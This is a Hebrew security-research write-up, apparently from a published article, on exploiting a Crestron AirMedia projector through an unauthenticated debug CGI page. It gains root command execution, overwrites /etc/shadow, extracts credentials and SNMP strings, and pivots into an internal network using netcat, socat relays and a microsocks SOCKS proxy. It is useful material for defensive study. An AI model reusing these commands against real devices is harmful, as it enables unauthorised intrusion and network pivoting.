
מאחר שעדיין לא הצלחנו להשיג הרצת פקודה, הרגיש שלנו שהדבר הנכון ביותר לעשות הוא לחפור לעומק במערכת הקבצים. המקום הראשון שבו בדקנו הייתה תיקיית ה-/home של המשתמש שמריץ את שרת ה-Web. מהעובדה שהחולשה הקודמת לא הייתה מורכבת מדי, ההנחה שלנו הייתה שרמת האבטחה הכללית אינה גבוהה ולכן הסבירות שנמצא משהו בסיסי נוסף - היא די גבוהה.

בנתיב "/home/boa/boa.conf" מצאנו את קונפיגורציית שרת ה-Web, ובה מצאנו את הצבעה לנתיב:

```
CGIPath /home/boa/cgi-bin: /home/boa/rdcgi
```

מהנתיב הנ"ל נטענים קבי ה-CGI שאותם השרת מריץ. הנתיב הנ"ל היה לינק ל-"/tmp/rdcgi", עניין אותנו להשיג סקופ מלא של כלל פונקציונליות השרת.


המשך מחקר בכיוון הזה הוביל אותנו בסופו של דבר לקובץ בשם libAwCgi.so ובו הוא מספר נתיבים מעניינים נוספים:



שם מצאנו שהתבנית בתמונה למעלה היא בעצם רשימת הקבצים שבהם מאוחסנים המחרוזות שמייצגות את ה-sessions-ים של משתמשי הניהול. שם למדנו שבמשתנה "varSEID" עושה שימוש השרת lighttpd כדי להבין האם session מסוים הוא Logged in או לא. בנוסף, שמנו לב לפונקציה ספציפית בשם "AwGetCfg". הפונקציה הזו ניגשת לאיזור בזיכרון, אחרי שמיפינו אותו לדיסק בנתיב "/mnt/osdimg", וכך היא ניגשת לקונפיגורציה מה-flash.

את חלק מקונפיגורציות ברירת המחדל אפשר לראות בנתיב: "/etc/content/AwDefault.xml". משם הצלחנו לחלץ נתיב לקובץ שהיה נראה סופר מעניין - נתיב לעמוד שכנראה נועד היה לצורכי דיבוג, והוא נשאר שם עם הרשאות לכולם.

```
https://{IP}/cgi-bin/rftest.cgi?lang=en&src=AwServicesSetup.html
```



הטופס הזה מייצר בקשת POST שמבצעת פייפינג (|) לשורת פקודה. לאחר קצת משחקים נראה שאין שום פילטור ושהפרמטר עובר ישירות להרצה כפקודה (בדיעבד, נכתב לקובץ ב-"/tmp/RFTEST" ומורץ בעזרת bash. משם נכתב הסקריפט מנספח 4 שמאפשר הרצת קוד בסגנון טרמינל.

```
[ls /] bin
dev
etc
home
init
lib
linuxrc
lost+found
mnt
proc
root
sbin
sys
tmp
tools
usr
var
[whoami] root
```

בשלב זה אנו יודעים כי המערכת פגיעה למתקפה שמאפשרת לנו להריץ פקודות מערכת בהרשאות root מבלי הצורך בלעבור את שלב ההזדהות. במחקרי Embedded אחרים, כנראה שהיינו מרוצים מהתוצאה

ומפסיקים את המחקר כאן. אך עם זאת, מטרתנו היא לא רק להצליח להריץ קוד בהרשאות גבוהות - אלא לראות האם ניתן לנצל את הרכיב הזה לטובת דילוג בין שתי הרשתות.

באופן תיאורטי, כשיש לך root על רכיב עם שתי רגליים, זה די מספיק כדי להוכיח שאתה מסוגל לדלג בין הרשתות, אך הרשנו את הצורך להראות באופן פרקטי שזה אפשרי. ולכן, החלק הזה של המחקר התמקד בלהפוך את התיאוריה לפרקטיקה. במהלך ההרצה נתקלנו בכך שהטופס מחזיר אך ורק את התוצרים שהולכים אל stdout ולא את מה שעובר אל stderr. לכן הוספנו לפקודות שבהן אנחנו מצפים לקבל מידע למקום שאינו stdout את הסימון "tmp/op/ <&" אשר תייצא גם את stdout וגם את stderr לתוך הקובץ ואנו נבצע cat בפקודה לאחר מכן.

הפקודות הבאות הראו לנו שיש netcat על הרכיב, ואילו פיצ'רים קומפלו אליו:

```
[which nc] /usr/bin/nc
[/usr/bin/nc  >> /tmp/file.txt 2>&1]
[cat /tmp/file.txt] BusyBox v1.18.4 (2014-05-21 11:31:55 CST) multi-call
binary.

Usage: nc [-iN] [-wN] [-l] [-p PORT] [-f FILE|IPADDR PORT] [-e PROG]

Open a pipe to IP:PORT or FILE

Options:
        -e PROG Run PROG after connect
        -l      Listen mode, for inbound connects
                (use -l twice with -e for persistent server)
        -p PORT Local port
        -w SEC  Timeout for connect
        -i SEC  Delay interval for lines sent
        -f FILE Use file (ala /dev/ttyS0) instead of network
```

זאת בהחלט התחלה טובה לדעת שיש לנו Netcat פועל על הרכיב הנתקף, וזאת בשורה אפילו טובה יותר לראות שהוא לא "safe nectcat" (משמע - האופציה exec קומפלה פנימה, קלאסי כשאתה מעוניין להשיג Shell אינטרקטיבי). לא הצלחנו למצוא לקוח SSH על הרכיב, אך עם זאת, במהלך החיפוש מצאנו שרת SSH מסוג dropbear (די נפוץ ברכיבי Embedded) והפעלתו באמצעות:

```
/etc/init.d/S41dropbear
```

עבדה כמצופה.

מאחר שסיסמאות ה-Shadow שהבאנו לא נשברו בצורה מהירה ע"י הניחושים שלנו (מאחר שלא זיהינו ששרתי SSH או Telnet מופעלים כברירת מחדל - לא שהשקענו בזה יותר מדי מחשבה). גישה פרקטית יותר הייתה להוסיף שורות נוספות לקובץ, שנכון לעכשיו כלל רק שורה אחת:

```
root:
$6$SajzjC2h$heYvG6vW2IvRbxSXcSDqPWHC90FI01ZMrB2QZZHr00OKfmFBUBjt/aGXgT9vjRkDKF//RYMXcGfV5W
eGy1erg1:0:0:99999:7:::
```

אז יצרנו hash עבור המחרוזת "123456" וניסינו להוסיף אותה לקובץ:

```
cat /etc/shadow
echo
\"root:$6$NvzArcCz$UC3.1PITltIQgVPYbK4hlh9clIx1llA0.ti6XyiE4/krRzrB59ahHICMHdheWB5g3gRtTt.
RrM77v9tnOea2e/:0:0:99999:7:::\" > /etc/shadow
cat /etc/shadow
```

והפלט:

```
[cat /etc/shadow] root:
$6$SajzjC2h$heYvG6vW2IvRbxSXcSDqPWHC90FI0lZMrB2QZZHr00OKfmFBUBjt/aGXgT9vjRkDKF//RYMXcGfV5W
eGy1erg1:0:0:99999:7:::
[echo
"root:$6$NvzArcCz$UC3.1PITltIQgVPYbK4hlh9clIx1llA0.ti6XyiE4/krRzrB59ahHICMHdheWB5g3gRtTt.R
rM77v9tnOea2e/:0:0:99999:7:::" > /etc/shadow]
[cat /etc/shadow] root:
$6$SajzjC2h$heYvG6vW2IvRbxSXcSDqPWHC90FI0lZMrB2QZZHr00OKfmFBUBjt/aGXgT9vjRkDKF//RYMXcGfV5W
eGy1erg1:0:0:99999:7:::
```

וכמו שניתן לראות - נכשלנו. קובץ ה-shadow כלל לא השתנה. אנחנו רצים בהרשאות של root ולכן זה נראה מעט מוזר. מחקר מעט יותר עמוק ומעקב אחר קבצי הלוג והודעות השגיאה וביחוד הרצת הפקודה "mount" עזרה לנו להבין את המצב:

```
[mount] rootfs on / type rootfs (rw)
/dev/root on /mnt/.cramfs type cramfs (ro,relatime)
/dev/mmcblk1p2 on / type ext2 (ro,noatime,errors=continue)
proc on /proc type proc (rw,relatime)
ramfs on /tmp type ramfs (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
usbfs on /proc/bus/usb type usbfs (rw,relatime)
mdev on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mmcblk1p3 on /mnt/mmcblk1p3 type vfat
(ro,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
/dev/mmcblk1p4 on /tmp/usb/mmcblk1p4 type vfat
(rw,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
```

אם תשימו לב - מערכת הקבצים נטענה עם הרשאות קריאה בלבד! ניסינו לטעון אותה מחדש:

```
c:\users\xxx\appdata\local\programs\python\python37\python.exe
execute.py
[mount] rootfs on / type rootfs (rw)
/dev/root on /mnt/.cramfs type cramfs (ro,relatime)
/dev/mmcblk1p2 on / type ext2 (rw,noatime,errors=continue)
proc on /proc type proc (rw,relatime)
ramfs on /tmp type ramfs (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
usbfs on /proc/bus/usb type usbfs (rw,relatime)
mdev on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mmcblk1p3 on /mnt/mmcblk1p3 type vfat
(ro,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
/dev/mmcblk1p4 on /tmp/usb/mmcblk1p4 type vfat
(rw,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
[mount -o remount,rw /dev/mmcblk1p2 /]
[mount] rootfs on / type rootfs (rw)
```

```
/dev/root on /mnt/.cramfs type cramfs (ro,relatime)
/dev/mmcblk1p2 on / type ext2 (rw,relatime,errors=continue)
proc on /proc type proc (rw,relatime)
ramfs on /tmp type ramfs (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
usbfs on /proc/bus/usb type usbfs (rw,relatime)
mdev on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mmcblk1p3 on /mnt/mmcblk1p3 type vfat
(ro,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
/dev/mmcblk1p4 on /tmp/usb/mmcblk1p4 type vfat
(rw,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
```

ונראה שהתהליך עבר בהצלחה (שימו לב שכעת היא בהרשאות "rw" ולא רק "ro"), ניסינו לדרוס שוב פעם את קובץ ה-shadow:

```
[cat /etc/shadow] root:
$6$SajzjC2h$heYvG6vW2IvRbxSXcSDqPWHC90FI0lZMrB2QZZHr00OKfmFBUBjt/aGXgT9vjRkDKF//RYMXcGfV5W
eGy1erg1:0:0:99999:7:::

[echo
"root:$6$NvzArcCz$UC3.1PITltIQgVPYbK4hlh9clIx1llA0.ti6XyiE4/krRzrB59ahHICMHdheWB5g3gRtTt.R
rM77v9tnOea2e/:0:0:99999:7:::" > /etc/shadow]
[cat /etc/shadow] root:
.1PITltIQgVPYbK4hlh9clIx1llA0.ti6XyiE4/krRzrB59ahHICMHdheWB5g3gRtTt.RrM77v9tnOea2e/:0:0:99
999:7:::
```

ונראה שהצלחנו. הפעלנו מחדש את שרת ה-dropbear - אך נראה שהוא לא היה מוכן להכניס אותנו עם פרטי ההזדהות החדשים. החלטנו להפסיק לבזבז את הזמן, והרצנו Reverse Shell באמצעות netcat.

סיבוב בונוס - השגת הרשאות Admin לממשק ה-Web

לאחר מעט שוטטות במערכת הקבצים, שמנו לב שהתיקיה /tmp היא תיקיה מרכזית ולא מעט אפליקציות עושות בה שימוש לטובת שמירת מידע זמני. הצלחנו לזהות בה לא מעט קבצים עם מידע שימושי רב. לדוגמא, הקובץ /tmp/scfgdndf אשר מחזיק state information לתהליכי הריצה של התוכנה הראשית של ה-Crestron ואשר גם אליו ממופה הזכרון הראשי. תוכנות נוספות, כדוגמת אלה שאחראיות על ניהול המקרן, ההצגה דרך הרשת, קונפיגורציות של שירותים שונים ועוד כולם נמצאים בתוך state-files שונים.

הפקודה strings לדוגמא על הקובץ /tmp/scfgdndf תחזיר:

```
[strings /tmp/scfgdndf] WPS820 100111101110001
Crestron AirMedia
WiPG1K5s
0000
#FFFFFF
RJJ7-S5
default
AM-100
user
trainer
admin
1920x1080-Projector-MRDNOTE.jpg
CONTOSOprivate555
user
```

```
authpass
privpass
CONTOSOpublic555
GMT-8_CH
0.0.0.0
moderator
C0nToS0123!
```

המחרוזות כמובן שונו אך בתור דוגמא, המחרוזת האחרונה הינה הסיסמא לממשק ה-Web של המערכת. שתי המחרוזות המסתיימות ב-555 הינן ה-public community string וה-private community string של ה-SNMP. לאחר הפרישה של הקושחה המקורית מצאנו קובץ MIB שמכיל את המיפויים של שירות ה-SNMP. לאחר טעינה שלו ניתן לשים לב לכמה מפתחות מעניינים (OIDs):

- 1.3.6.1.4.1.3212.100.3.2.7.4 - מספק את הקוד בעל 4 הספרות להקרנה מרחוק.
- 1.3.6.1.4.1.3212.100.3.2.9.5 - בולאני לעדכון קושחה דרך FTP.
- 1.3.6.1.4.1.3212.100.3.2.9.1 - כתובת ה-URL המצביעה על שרת ה-FTP, נתיב ושם הקובץ לשדרג ממנו את הקושחה.

לאחר שימוש ב-SNMPWalk:

```
C:\Users\xxxx

? SnmpWalk.exe -r:{IP} -c:"CONTOSOprivate555" -
os:".1.3.6.1.4.1.3212.100.3.2.7.4" -op:".1.3.6.1.4.1.3212.100.3.2.
7.5"
SnmpWalk v1.01 - Copyright (C) 2009 SnmpSoft Company
[ More useful network tools on http://www.snmpsoft.com ]

OID=.1.3.6.1.4.1.3212.100.3.2.7.4.0, Type=OctetString, Value=3801
Total: 1
```

הקוד 3801 הינו הקוד הנדרש בכדי לקבל גישה ולהצטרף לשיחות הוידאו ולהציג על המקרן.

לאחר תקיפה - גישור הרשתות

בנקודה זו, הצלחנו להשיג יכולת הרצת קוד בהרשאות גבוהות על המקרן. אך עם זאת, יש עוד מספר אתגרים שעומדים בפנינו על מנת לכבוש את המטרה שלנו. והחלק העיקרי בפרוייקט הזה היה לא המחקר - אלא להצליח להוכיח שאפשר לגשר בין שתי הרשתות.

אומדן גישת הרשת

בשלב זה אנחנו צריכים להבין בדיוק איך נראית החיבוריות של הרכיב לרשת, היא יכולה להיות סגורה לחלוטין ברמת ה-Firewall - מה שיגרום לכך שכל המחקר שלנו יילך לפח. על מנת לבחון את המצב הרצנו מספר פקודות לבדיקת חיבוריות DNS / ו-ICMP:

```
commands = ["dig CONTOSO.local", 'nslookup CONTOSO.local', 'ping -c4
CONTOSO.local']
```

קיבלנו את הפלט הבא:

```
[dig CONTOSO.local]
nslookup CONTOSO.local]
Address 1: 198.168.0.123 cont3001.CONTOSO.local
Name:      CONTOSO.local
Address 1: 198.168.0.123 cont3001.CONTOSO.local
Address 2: 198.168.0.123 cont1001.CONTOSO.local
Address 3: 198.168.0.15 cont1002.CONTOSO.local
Address 4: 198.168.0.15 cont3002.CONTOSO.local
Address 5: 198.168.0.111 CORPA2001.CONTOSO.local
Address 6: 198.168.0.100 rw2003.CONTOSO.local
Address 7: 198.168.0.123 cont2001.CONTOSO.local
Address 8: 198.168.0.44 cont5005.CONTOSO.local
Address 9: 198.168.0.39 cont5004.CONTOSO.local
Address 10: 198.168.0.145
Address 11: 198.168.0.123 cont1001.CONTOSO.local
Address 12: 198.168.0.15 cont1002.CONTOSO.local
Address 13: 198.168.0.123
Address 14: 198.168.0.123 cont1002.CONTOSO.local
Address 15: 198.168.0.15 cont2002.CONTOSO.local
Address 16: 198.168.0.123 cont1001.CONTOSO.local
Address 17: 198.168.0.144 cont9001.CONTOSO.local
Address 18: 198.168.0.145 cont9002.CONTOSO.local
Address 19: 198.168.0.15 cont1001.CONTOSO.local
Address 20: 198.168.0.15
Address 21: 198.168.0.15 cont1004.CONTOSO.local
Address 22: 198.168.0.144
Address 23: 198.168.0.123 cont3001.CONTOSO.local
Address 24: 198.168.0.123 cont1003.CONTOSO.local
Address 25: 198.168.0.15 cont3002.CONTOSO.local
Address 26: 198.168.0.123
Address 27: 198.168.0.15
Address 28: 198.168.0.101 RW2007.CONTOSO.local
Address 29: 198.168.0.104 rw8004.CONTOSO.local
Address 30: 198.168.0.102 RW2008.CONTOSO.local
Address 31: 198.168.0.104 rw6004.CONTOSO.local
Address 32: 198.168.0.100 rw6008.CONTOSO.local
```

```
Address 33: 198.168.0.15 cont1001.CONTOSO.local
Address 34: 198.168.0.105 cont3005.CONTOSO.local
Address 35: 198.168.0.15 cont1002.CONTOSO.local
Address 36: 198.168.0.123 cont1001.CONTOSO.local
Address 37: 198.168.0.123 cont1002.CONTOSO.local
Address 38: 198.168.0.15 cont1001.CONTOSO.local
Address 39: 198.168.0.110 cont4006.CONTOSO.local
Address 40: 198.168.0.100
Address 41: 198.168.0.144 cont1001.CONTOSO.local
Address 42: 198.168.0.145 cont7002.CONTOSO.local
Address 43: 198.168.0.145 cont1002.CONTOSO.local
Address 44: 198.168.0.123 cont1002.CONTOSO.local
Address 45: 198.168.0.15
Address 46: 198.168.0.100 cont4005.CONTOSO.local
Address 47: 198.168.0.144 cont7001.CONTOSO.local
[ping -c4 CONTOSO.local] PING CONTOSO.local (192.168.0.123): 56 data
bytes
64 bytes from 192.168.0.123: seq=0 ttl=123 time=1.722 ms
64 bytes from 192.168.0.123: seq=1 ttl=123 time=1.471 ms
64 bytes from 192.168.0.123: seq=2 ttl=123 time=1.524 ms
64 bytes from 192.168.0.123: seq=3 ttl=123 time=1.525 ms
--- CONTOSO.local ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.471/1.560/1.722 ms
```

נראה על פניו שגישת הרשת שלנו קיימת. חיבוריות קיימת. השלב הבא מצריך בחינה עמוקה יותר של האם חיבורי TCP או UDP מסוגלים לעבור.

ניצול

השלב הראשון שאליו כיוונו הוא העלעה של socat על מנת שיאפשר לנו להתחיל לגשר בין הרשתות לפחות באופן חלקי. חיפוש מהיר הביא אותנו אל הקישור הבא[6] בגיט האב שמכיל בינארים שכבר קומפלו באופן סטטי. העלאת socat מקומפל בוצע על ידי netcat כדי לחסוך כל מיני בעיות אפשריות.

```
/usr/bin/nc -l -p 9999 > /tmp/socat
```

והעברתו ע"ג ה-socket:

```
cat socat | nc -vvv {IP} 9999
DNS fwd/rev mismatch: CrestronHostname != CrestronHostname.CONTOSO.local
CrestronHostname [{IP}] 9999 (?) open
sent 8192, rcvd 0: NOTSOCK
cat: write error: No space left on device
```

נראה שהפקודה נכשלה עקב חוסר מקום על המחיצה (חוסר המקום נבע מכך שהמחיצה נטענה ללא הרשאות כתיבה. טענו את המחיצה מחדש:

```
mount o remount,rw /dev/mmcblk1p3 /mnt/mmcblk1p3
[df -h] Filesystem                Size      Used Available Use% Mounted
on
/dev/root                   9.3M      9.3M         0 100% /mnt/.cramfs
```

[6] https://github.com/jakev/android-binaries/blob/master/socat

```
/dev/mmcblk1p2           240.8M     73.8M    154.8M  32% /
mdev                     113.0M      4.0K    113.0M   0% /dev
/dev/mmcblk1p3           975.1M      9.1M    966.0M   1% /mnt/mmcblk1p3
/dev/mmcblk1p4             1.9G      4.0K      1.9G   0%
/tmp/usb/mmcblk1p4
[mount] rootfs on / type rootfs (rw)
/dev/root on /mnt/.cramfs type cramfs (ro,relatime)
/dev/mmcblk1p2 on / type ext2 (rw,relatime,errors=continue)
proc on /proc type proc (rw,relatime)
ramfs on /tmp type ramfs (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
usbfs on /proc/bus/usb type usbfs (rw,relatime)
mdev on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mmcblk1p3 on /mnt/mmcblk1p3 type vfat
(ro,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
/dev/mmcblk1p4 on /tmp/usb/mmcblk1p4 type vfat
(rw,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
[ ls -al /mnt/mmcblk1p3] drwxr-xr-x    2 root     root          4096 Jan
1  1970 .
drwxrwxr-x   21 1006     1002          4096 Jun  6 18:36 ..
-rwxr-xr-x    1 root     root        225285 Jun 16 14:53 osdimg
-rwxr-xr-x    1 root     root             4 Jun 16 14:53 osdsize
-rwxr-xr-x    1 root     root       8388608 Jun  6 18:36 spi.img
-rwxr-xr-x    1 root     root        921654 Jun  6 18:36 ulogo.bmp
[mount -o remount,rw /dev/mmcblk1p3 /mnt/mmcblk1p3]
[mount] rootfs on / type rootfs (rw)
/dev/root on /mnt/.cramfs type cramfs (ro,relatime)
/dev/mmcblk1p2 on / type ext2 (rw,relatime,errors=continue)
proc on /proc type proc (rw,relatime)
ramfs on /tmp type ramfs (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
usbfs on /proc/bus/usb type usbfs (rw,relatime)
mdev on /dev type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
/dev/mmcblk1p3 on /mnt/mmcblk1p3 type vfat
(rw,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
/dev/mmcblk1p4 on /tmp/usb/mmcblk1p4 type vfat
(rw,relatime,fmask=0022,dmask=0022,codepage=cp437,iocharset=iso8859-
1,shortname=mixed,errors=remount-ro)
```

וניסינו את הטריק שוב:

```
/usr/bin/nc -l -p 9999 > /mnt/mmcblk1p3/socat
```

הפעם, בדיקה של md5 על שני הקבצים הראתה האשים זהים. השלב הבא היה בדיקה של החיבור והאם הוא באמת עובד. לצורך כך העלינו את הסקריפט הבא והרצנו אותו עם & בכדי לוודא שהוא ממשיך לרוץ ברקע עד אשר נרצה באמת להרוג אותו:

```
socat TCP-LISTEN:8888,fork TCP:www.morirt.com:80
socat TCP-LISTEN:8889,fork TCP:contoso.local:445
socat TCP-LISTEN:8890,fork TCP:www.contoso.com:80
```

כאשר המטרה מכל הבלגאן הזה הוא להבין איזה סוג חיבורים יש לנו ולאן, בהנחה שכרגע (!) מעניין אותנו רק חיבורי TCP. תוצאה: שלושת בקשת ה-GET שהרצנו החזירו תשובה חיובית. (רק אחד החזיר 200 אך הבקשות הגיעו גם אם קיבלנו שגיאה מהרשת WEB).

זה נחמד, אך עדיין קצת בעייתי מבחינה פרקטית. אנחנו יכולים להגיע לפורטים ונראה שחיבורי TCP עוברים באופן תקין, אך הגדרה שונה כל פעם נראית מגושמת מאוד ולא כל כך פרקטית. אז, אחרי חיפוש קטן עם פתירת שמות דומיינים שונים הגענו לפרוקסי הפנימי והשתמשנו בשורה הבאה:

```
socat TCP-LISTEN:8111,fork,reuseaddr TCP:HTTP_PROXY_IP:3128
```

ובזה נגמר הסיפור. השלב הבא היה להגדיר את הדפדפן שלנו עם פרוקסי HTTP על כתובת ה-IP של ה-Crestron יחד עם פורט 3128 ואנחנו גולשים חופשי בתוך הארגון.

עכשיו להרים את זה קצת. שרת HTTP Proxy מלא זה נחמד מאוד. אבל עדיין יגביל אותנו קצת ויהיה קצת עקום מבחינת פתיחת פורטים וכו׳. אז המטרה עכשיו היא להרים לשרת SOCKS5 מלא שיאפשר לנו באמת קצת יותר משחקים וחופשיות עם הרשת. Microsocks[7] הוא כלי שמיועד בידיוק לשם כך.

אז עכשיו ניקח מכונת לינוקס אחרת ונבצע:

```
sudo apt-get install libc6-armel-cross libc6-dev-armel-cross binutils-
arm-linux-gnueabi libncurses5-dev # installing components for cross-
compilation
git clone https://github.com/rofl0r/microsocks
cd microsocks
# Add the following line to the Makefile (CC = "/usr/bin/arm-linux-
gnueabi-gcc")
ubuntu ~/microsocks > make
"/usr/bin/arm-linux-gnueabi-gcc"  -Wall -std=c99   -c -o sockssrv.o
sockssrv.c
"/usr/bin/arm-linux-gnueabi-gcc"  -Wall -std=c99   -c -o server.o
server.c
"/usr/bin/arm-linux-gnueabi-gcc"  -Wall -std=c99   -c -o sblist.o
sblist.c
"/usr/bin/arm-linux-gnueabi-gcc"  -Wall -std=c99   -c -o sblist_delete.o
sblist_delete.c
"/usr/bin/arm-linux-gnueabi-gcc"  sockssrv.o server.o sblist.o
sblist_delete.o -lpthread -o microsocks
ubuntu ~/microsocks > file microsocks
microsocks: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.3, for GNU/Linux 3.2.0,
BuildID[sha1]=a229ce64c6502847f838bbdfcfb9f05a4d8e7842, not stripped
```

בשלב הזה, העלנו את microsocks והרצה שלו הביאה אותנו למצב שבוא גם סריקת פורטים הרבה יותר פשוטה:

```
[/tmp/microsocks -1 -i 0.0.0.0 -p 9050 -u abc -P password123 & disown]
```

7 https://github.com/rofl0r/microsocks

סיכום

אז כמו שראיתם - אכן הצלחנו לקשר בין שתי הרשתות והצלחנו להוכיח ש:

1. גם חיבור אחד בין שתי רשתות נפרדות מספיק על מנת לדלג ביניהן.
2. בעת מחקר, לעיתים תמשכו קצוות חוט שנראים מאוד מבטיחים אך בסוף תמצאו את עצמכם ללא כלום, וזה בסדר גמור. זהו חלק מתהליך הלמידה והמחקר של מערכות חדשות.
